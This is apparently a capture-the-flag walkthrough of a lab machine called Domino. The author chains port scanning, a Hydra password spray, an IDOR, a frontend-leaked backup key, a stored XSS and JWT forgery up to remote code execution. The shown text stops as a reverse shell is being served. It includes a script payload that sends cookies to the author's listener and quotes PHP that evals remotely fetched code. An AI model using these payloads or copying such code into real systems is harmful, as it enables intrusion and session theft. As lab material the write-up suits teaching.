Domino is a chain that lives up to its name: every step knocks over the next.
Recon
The usual opening move, a full-port service scan to see what the box exposes.
❯ nmap -sV -sC -p- <target-ip>PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)80/tcp open http Apache httpd 2.4.58 ((Ubuntu))|_http-server-header: Apache/2.4.58 (Ubuntu)|_http-title: NexusCorp PortalService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelTwo ports. SSH (22) is a dead end without credentials, so the whole box hangs off the Apache instance on port 80, the “NexusCorp Portal”.
Web enumeration
The site greets us with an Employee Portal login. The username placeholder is the first useful leak: it spells out the format, firstname.lastname.

The footer links to an Our Team page, which is a gift, a full staff directory with names, roles, and email addresses.

Combining the two, I turned the directory into a firstname.lastname username list:
laura.hayesmichael.chensarah.johnsonrobert.wilsonemma.taylordavid.brownjames.wrightThe Forgot password? flow looked promising but only confirms a user exists, it “sends reset instructions” to a masked address and gives us nothing to act on without mailbox access.

The page source was clean too. So with a valid username list and no rate limiting in sight, itś time for credential spray.
Spraying with Hydra
I threw the username list at a small common-password list and let Hydra sort a failed login (Invalid) from a success:
❯ hydra -L names.txt \ -P /usr/share/seclists/Passwords/Common-Credentials/darkweb2017_top-100.txt \ <target-ip> http-post-form \ "/index.php:username=^USER^&password=^PASS^:F=Invalid" -I[80][http-post-form] host: <target-ip> login: sarah.johnson password: ████████[80][http-post-form] host: <target-ip> login: robert.wilson password: ████████[80][http-post-form] host: <target-ip> login: emma.taylor password: ████████Three accounts share the same weak, top-100 password. Logging in as any of them lands on the same dashboard, and they’re all plain user role, no admin panel yet.

Two things on that dashboard matter for later:
- A File Viewer endpoint,
/api/files.php?name=, that smells like file inclusion. - A note that it requires JWT authentication via
/api/auth/token.php.
IDOR → the first flag
Before chasing the file endpoint, there’s a lower-hanging profile API: /api/users/profile.php?id=5. If it reflects whatever id we pass, it’s an IDOR. Walking the ids down, id=1 is the interesting one:

id=1 is laura.hayes, role admin, and her notes field carries the first flag. More importantly, the IDOR just told us exactly who to impersonate: everything from here is about becoming laura.hayes. 🚩
Content discovery
With a foothold identity picked out, I mapped the rest of the app:
❯ gobuster dir -u http://<target-ip> \ -w /usr/share/seclists/Discovery/Web-Content/big.txtadmin (Status: 301) [--> /admin/]api (Status: 301) [--> /api/]backup (Status: 301) [--> /backup/]static (Status: 301) [--> /static/]support (Status: 301) [--> /support/]The /backup/ directory has directory listing enabled and holds two files, a README.txt and a config.enc.

The README explains what config.enc is, and, helpfully, where its key lives:
NexusCorp Backup Configuration================================config.enc - Encrypted application configuration (AES-128-ECB)Decryption key reference: see static/app.js (deployment notes)The key leaked in the frontend
Sure enough, static/app.js hard-codes the backup key in a comment and a config object, damn technical debt.
// Configuration (TODO: move to env before prod deployment - laura 2024-10-22)const CONFIG = { apiBase: '/api', // Encryption key for backup config decryption - AES-ECB-128 // Key: ████████████ (pad to 16 bytes with null) _backupKey: '████████████', appVersion: '2.3.1'};The comment even tells us how the 14-character key is turned into a 16-byte AES key: it’s padded with two null bytes. So I decoded it to hex, padded with 0000, and decrypted with -nopad:
❯ openssl enc -d -aes-128-ecb -in config.enc -out config.dec \ -K ████████████████████████████████ -nopad{"app_name":"NexusCorp Portal","version":"2.3.1","deploy_env":"production","system_user":"devops"}Not the jackpot, but not nothing: it leaks a system_user named devops, a name worth keeping for the privilege-escalation phase.
The ticket bot: a cookie hiding in the headers

The /support/ area lets any logged-in user file a ticket, and the confirmation says “An admin will review it shortly.”

An admin touching my input, plus a JWT that isn’t httpOnly (visible under /api/auth/token.php, with the nexus_session cookie sitting exposed in storage), reads like a textbook cookie-stealing XSS:
So I fired a ticket with a payload to exfiltrate document.cookie to my listener:
<script>fetch('http://192.168.128.71:8000/?'+encodeURIComponent(document.cookie))</script>
The “admin” does reach out to my server, requests land on my python3 -m http.server, but every callback arrives with an empty query string:

I read that as a dead end and moved on. That was half right, and half a rookie mistake that cost me a detour.
WARNING
The bot is not a browser, but the cookie was there anyway. The reviewer fetches ticket URLs server-side (we’ll read the exact code in admin_bot.py later): no DOM, no JavaScript, so document.cookie is always empty and the <script> was pointless. But the bot attaches its admin session to every request as a plain Cookie: header, I just never saw it, because python3 -m http.server only logs the request line, not the headers. A bare link in the ticket (no XSS at all) plus a listener that dumps headers, nc -lvnp 8000, would have handed me Cookie: nexus_session=<laura's admin cookie> for free. That’s the intended route to the second flag; I missed it here and took the scenic route below.
JWT forgery → RFI → RCE (third flag)
Back to the file endpoint. Grabbing a token from /api/auth/token.php and calling files.php returns 403, Admin JWT required:

So the endpoint gates on a role: admin claim inside the JWT. I dropped the token into jwt.io to look at it, and it flagged the token as malformed / signature invalid, yet the server had happily accepted it a moment ago:

That’s the tell. If the server accepts a token whose signature doesn’t validate, then the signature isn’t being checked, and I can rewrite the payload to whatever I want. So I forged a token with role: admin:

Replaying files.php with the forged admin token gets me past the role check, and now it returns file contents. First thing I read is the endpoint’s own source, /var/www/html/api/files.php:

if (($jwt_payload["role"] ?? "") !== "admin") {    http_response_code(403);    echo json_encode(["error" => "Admin JWT required. Check your token payload."]);    exit;}
$name = $_GET["name"] ?? "";// ...if (strpos($name, "http://") === 0 || strpos($name, "https://") === 0) {    $remote = @file_get_contents($name);    // ...    ob_start();    eval(str_replace("<?php", "", $remote));   // <-- remote code, eval'd    $output = ob_get_clean();    echo json_encode(["output" => $output]);    exit;}
This is much worse than the LFI I expected. When name starts with http://, the endpoint fetches a remote URL and eval()s it as PHP. That’s not just Remote File Inclusion, it’s remote code execution by design, straight to a reverse shell.
NOTE
Why the str_replace("<?php", ...) doesn’t save it. The code strips the opening <?php tag before eval(), presumably to “sanitize”, but eval() already executes its argument as PHP, so the tag was never needed. Stripping it just means my payload shouldn’t include <?php. The eval still runs everything else.
I generated a PHP reverse shell (revshells.com, the classic PentestMonkey one), served it, and pointed files.php at it:
